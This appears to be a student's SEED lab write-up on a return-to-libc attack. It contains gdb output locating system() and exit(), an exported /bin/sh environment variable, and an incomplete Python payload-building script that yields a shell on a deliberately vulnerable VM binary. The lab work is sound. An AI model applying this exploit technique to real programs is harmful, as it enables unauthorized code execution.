
Task 1




```
[-----------------------------------stack-------------------------
------------]
0000| 0xffffd19c --> 0xf7debee5 (<__libc_start_main+245>:       add
    esp,0x10)
0004| 0xffffd1a0 --> 0x1
0008| 0xffffd1a4 --> 0xffffd234 --> 0xffffd3d6 ("/home/seed/Desktop
/Lab1/morecode/retlib")
0012| 0xffffd1a8 --> 0xffffd23c --> 0xffffd3fe ("SHELL=/bin/bash")
0016| 0xffffd1ac --> 0xffffd1c4 --> 0x0
0020| 0xffffd1b0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd1b4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd1b8 --> 0xffffd218 --> 0xffffd234 --> 0xffffd3d6 ("/ho
me/seed/Desktop/Lab1/morecode/retlib")
[-----------------------------------------------------------------
------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[09/21/22]seed@VM:~/.../morecode$
```

The addresses for system() and exit() are found and displayed here.


Task 2



```
[09/21/22]seed@VM:~/.../morecode$
[09/21/22]seed@VM:~/.../morecode$
[09/21/22]seed@VM:~/.../morecode$ export MYSHELL=/bin/sh
[09/21/22]seed@VM:~/.../morecode$ env | grep MYSHELL
MYSHELL=/bin/sh
[09/21/22]seed@VM:~/.../morecode$ gcc -m32 prtenv prtenv.c
[09/21/22]seed@VM:~/.../morecode$ prtenv
ffffd43d
[09/21/22]seed@VM:~/.../morecode$
```


Compiling prtenv and running it gives us an address of 0xFFFFD43D for the string “/bin/sh”.

Task 3



```
gdb-peda$ Aborted
[09/21/22]seed@VM:~/.../morecode$ retlib
Address of input[] inside main():  0xffffcdd0
Input size: 300
Address of buffer[] inside bof():  0xffffcd8c
Frame Pointer value inside bof():  0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[09/21/22]seed@VM:~/.../morecode$ ./exploit.py
[09/21/22]seed@VM:~/.../morecode$ gcc -m32 retlib retlib.c
[09/21/22]seed@VM:~/.../morecode$ retlib
Address of input[] inside main():  0xffffcdd0
Input size: 300
Address of buffer[] inside bof():  0xffffcd8c
Frame Pointer value inside bof():  0xffffcdb8
# 
```

Successfully accessed shell.



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
## input address = 0xffffcdd0
X = 56
sh_addr = 0xffffd43d       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
##frame pointer value at bof
Y = 48
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 52
exit_addr = 0xf7e04f80     # The address of exit()
```

The values of X, Y and Z are 56,48 and 52 respectfully.
The difference between the frame pointer and the buffer address gives us a value of 44 and by adding 4 bytes to it, we get the offset from the

size of the input = 48. The system’s argument is ordered in the stack in such a way that the system() call comes first, followed by exit() then input arguments, in this case it is replaced with /bin/sh, thus giving us shell access when the program is executed.